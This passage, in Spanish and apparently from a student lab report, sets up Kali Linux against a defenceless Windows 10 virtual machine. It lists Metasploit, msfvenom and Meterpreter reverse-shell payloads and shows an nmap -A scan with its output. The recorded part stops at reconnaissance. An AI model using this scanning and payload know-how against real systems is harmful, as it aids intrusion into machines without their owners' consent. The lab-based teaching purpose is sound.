


Ilustración 3 Asignación de red por medio de adaptador puente Kali linux





Ilustración 4 Pantalla de inicio Kali linux



Windows 10

Ilustración 5 Configuración hardware Windows 10 en virtualbox




Ilustración 6 Asignación de espacio en disco duro Windows 10




Ilustración 7 Proceso de instalación Windows 10






Ilustración 8 Pantalla de inicio Windows 10 sin seguridad



Conexión de las dos máquinas virtuales

Ilustración 9 Conexión entre máquinas virtuales



La asignación de varios núcleos de CPU a una máquina virtual en este caso permite que esta utilice múltiples hilos de ejecución simultáneamente, lo que puede acelerar la velocidad de procesamiento y mejorar el rendimiento general delsistema.

Tabla 1 Herramientas utilizadas

Herramienta	Descripción	Características	Principales Ventajas
Kali Linux	Una distribución deLinux especialmente diseñada para pruebas de penetración y seguridad informática.	Amplia gama de herramientas preinstaladas, soporte de hardware diverso, actualizaciones frecuentes.	Facilita la ejecución de pruebas de seguridad, ofrece una plataforma integral para pruebas de penetración.
Metasploit	Un marco de explotación que proporciona un conjunto de herramientas para pruebas de penetración y seguridad.	Exploits[1], payloads y módulos de postexplotación, automatización de tareas, integración con otros sistemas.	Permite identificar y explotar vulnerabilidades, simplifica la administración de pruebas de penetración.

Nmap	Una herramienta de escaneo de red para descubrir hosts y servicios, y evaluar La seguridad deredes.	Escaneos de puertos y servicios, detección de sistemas operativos, scripts de detección personalizados	Ayuda a descubrir dispositivos y servicios en redes, brinda información sobre la configuración de seguridad.
Msfvenom	Una herramienta La generaciónde payloads y exploits personalizados.	Creación de payloads ofuscados, generación de exploits: personalizados, diversidad de formatos de salida.	Facilita la creación de malware y payloads[2] para pruebas de penetración, permite adaptarse a situaciones.

Tabla 2 Información esencial para el ataque

Parte del Texto	**Descripción**	**Fallo de Seguridad Específico**
Descripción de la Situación	La organización HackerHouse encontró que uno de sus equipos de cómputo con Windows 10 X64 fue comprometido.	Compromiso del sistema operativo.
Archivo .txt Desaparecido	Un archivo .txt con cierto formato en el escritorio desapareció después de la intrusión.	Posible eliminación o robo de archivos.
Archivo PoC_52768545.exe	Un archivo con nombre PoCseminario.exe fue descargado y ejecutado en el equipo afectado a través de WhatsApp Web.	Descarga y ejecución de un archivo malicioso.
Características del Equipo	El equipo tenía Windows 10 a 64 bits, con sistemas de seguridad desactivados y un archivo de texto en el escritorio.	Desactivación de sistemas de seguridad y presenciade archivos en ubicaciones sensibles.

En el contexto planteado, la descarga y ejecución del archivo PoC_52768545.exe en el equipo afectado a través de WhatsApp Web representa la vulnerabilidad más crítica. Esta acción conlleva riesgos significativos debido a la posibilidad de alojar malware y software malicioso, capaz de dañar o comprometerel sistema y los datos almacenados. Además, la falta de verificación en la ejecución del archivo, la desactivación total de los sistemas de seguridad, incluidos el firewall, Windows Defender y el antivirus, y el potencial para la intrusión y la explotación deinformación confidencial subrayan la gravedad de esta infracción.

La combinación de estos factores ilustra una violación alarmante de la seguridad informática, destacando la importancia de la conciencia de los usuarios y la implementación de prácticas de seguridad sólidas para evitar consecuencias perjudiciales como la pérdida de datos y la infiltración en la red de la organización.

1. HERRAMIENTA UTILIZADA PARA PODER IDENTIFICAR LOS FALLOS

Ilustración 1 Logo NMAP

Nota: Logo de NMAP. Tomado de: https://play-lh.googleusercontent.com/xfEwmzQADrjODuF-w94jDJpcUM2f15a9wKvzOExZ8hH7zvYaN pXUzH-fcbAp3RTrPs18

Tabla 3 Nmap

Caracteística	**Descripción**
Nombre	Nmap (Network Mapper)
Resumen	Nmap es una herramienta de código abierto utilizada para llevar a cabo escaneos en redes y detectar tanto dispositivos como servicios presentes en la misma. Esta aplicación posibilita a profesionales de seguridad y administradores de sistemas la evaluación de la topología de la red, la identificación de máquinas activas y la revelación de puertos abiertos.
Funcionalidades Destacadas	- Exploración de puertos TCP, UDP y SCTP - Identificación de sistemas operativos - Escaneo rápido y eficaz - Exploración de grupos de direcciones IP - Paralelización de escaneos de hosts y puertos - Generación de informes detallados

Aplicaciones Comunes	Nmap es comúnmente utilizado para: -Descubrir equipos activos en redes -Detectar puertos abiertos y servicios en sistemas -Analizar la seguridad de redes -Realizar escaneos en redes locales y externas - Evaluar la exposición de sistemas y servicios a posibles ataques
Ventajas Significativas	-Facilita la localización de dispositivos y servicios - Facilita la detección de vulnerabilidades en sistemas - Suministra información relevante para la configuración de seguridad - Facilita a administradores la toma de medidas preventivas para reforzar la seguridad de la red
Referencia Bibliográfica	FYODOR. Nmap Network Scanning: The Official Nmap Project Guide. Insecure.Com LLC, 2000.-
Sitio Web Oficial	www.nmap.org

6.1 ¿QUÉ PUERTO ABRE LA APLICACIÓN ESPECÍFICA EN EL ANEXO?

El puerto 443, fundamental en la comunicación web, opera para el tráfico seguro HTTPS, empleando el protocolo HTTP con encriptación SSL/TLS para salvaguardar la información entre navegadores y plataformas en línea. Este acceso abierto resulta esencial en actividades como transacciones financieras y autenticación en la web. Su cierre podría limitar servicios seguros, afectando transacciones y navegación, pero su vulnerabilidad se evita con encriptación SSL/TLS.

La significativa función del puerto 443 radica en el tráfico HTTPS, garantizando seguridad en la transferencia de información entre navegadores y plataformas mediante encriptación SSL/TLS. Su acceso constante es clave en transacciones y autenticación en línea, mientras su cierre restringiría servicios seguros. La vulnerabilidad potencial se enfrenta con medidas de encriptación


2. CÓMO AFECTA EL ATAQUE A LA MÁQUINA (WINDOWS 10 X64)

Tabla 4 Posibles afectaciones del ataque


Parte Afectada	**Descripción**	**Payload Utilizado**	**Gravedad**
Sistema Operativo	Un ataque exitoso podría permitir el acceso no autorizado al sistema operativo Windows 10 x64.	Reverse TCP Meterpreter	Alta
Datos Confidenciales	El atacante podría acceder, exfiltrar o alterar información confidencial almacenada en la máquina comprometida.	Reverse HTTPS Meterpreter	Alta
Control Remoto	El atacante podría obtener control total sobre la máquina, incluyendo la capacidad de ejecutar comandos, instalar software malicioso o manipular archivos.	Reverse HTTP Meterpreter	Muy Alta

Persistencia	El ataque podría permitir que el atacante mantenga acceso constante a la máquina incluso después de reinicios.	Reverse TCP Meterpreter con persistencia	Muy Alta

2.1 HERRAMIENTAS PARA BUSCAR VULNERABILIDADES



Antes de iniciar el ataque y para tener un norte claro se usó la herramienta Nmap y por medio de un escaneo de puertos con el comando nmap <ip/rango> entoda la red para ubicar el computador a atacar. El comando anterior lo que hace es ejecutar toda la red y encontrar las IP'S que están conectadas mostrando lospuertos abiertos.




```
┌──(marianamonsalve㉿kaliMMonsalve)-[~]
└─$ nmap -A -v 192.168.0.12
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-18 15:43 -05
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 15:43
Completed NSE at 15:43, 0.00s elapsed
Initiating NSE at 15:43
Completed NSE at 15:43, 0.00s elapsed
Initiating NSE at 15:43
Completed NSE at 15:43, 0.00s elapsed
Initiating Ping Scan at 15:43
Scanning 192.168.0.12 [2 ports]
Completed Ping Scan at 15:43, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:43
Completed Parallel DNS resolution of 1 host. at 15:43, 0.09s elapsed
Initiating Connect Scan at 15:43
Scanning 192.168.0.12 [1000 ports]
Discovered open port 445/tcp on 192.168.0.12
Discovered open port 139/tcp on 192.168.0.12
Discovered open port 135/tcp on 192.168.0.12
Completed Connect Scan at 15:43, 2.30s elapsed (1000 total ports)
Initiating Service scan at 15:43
Scanning 3 services on 192.168.0.12
Completed Service scan at 15:43, 6.03s elapsed (3 services on 1 host)
NSE: Script scanning 192.168.0.12.
Initiating NSE at 15:43
Completed NSE at 15:43, 5.12s elapsed
Initiating NSE at 15:43
Completed NSE at 15:43, 0.02s elapsed
Initiating NSE at 15:43
Completed NSE at 15:43, 0.00s elapsed
Nmap scan report for 192.168.0.12
Host is up (0.00044s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: -7m18s
| nbstat: NetBIOS name: WIN10MARIANAMON, NetBIOS user: <unknown>, NetBIOS MAC: 080027c32c16 (Oracle VirtualBox virtu
al NIC)
| Names:
|   WIN10MARIANAMON<20>  Flags: <unique><active>
|   WIN10MARIANAMON<00>  Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|_  WORKGROUP<1e>        Flags: <group><active>
| smb2-time:
|   date: 2023-08-18T20:35:56
```


Después de identificar la IP a atacar se hace un escaneo más profundo con los comando -A para la detección del sistema operativo, detección de versiones de servicios, detección de scripts y se complementa con el comando -v para que sea detallado. En lo anterior encontramos el sistema operativo, el nombre de la máquina

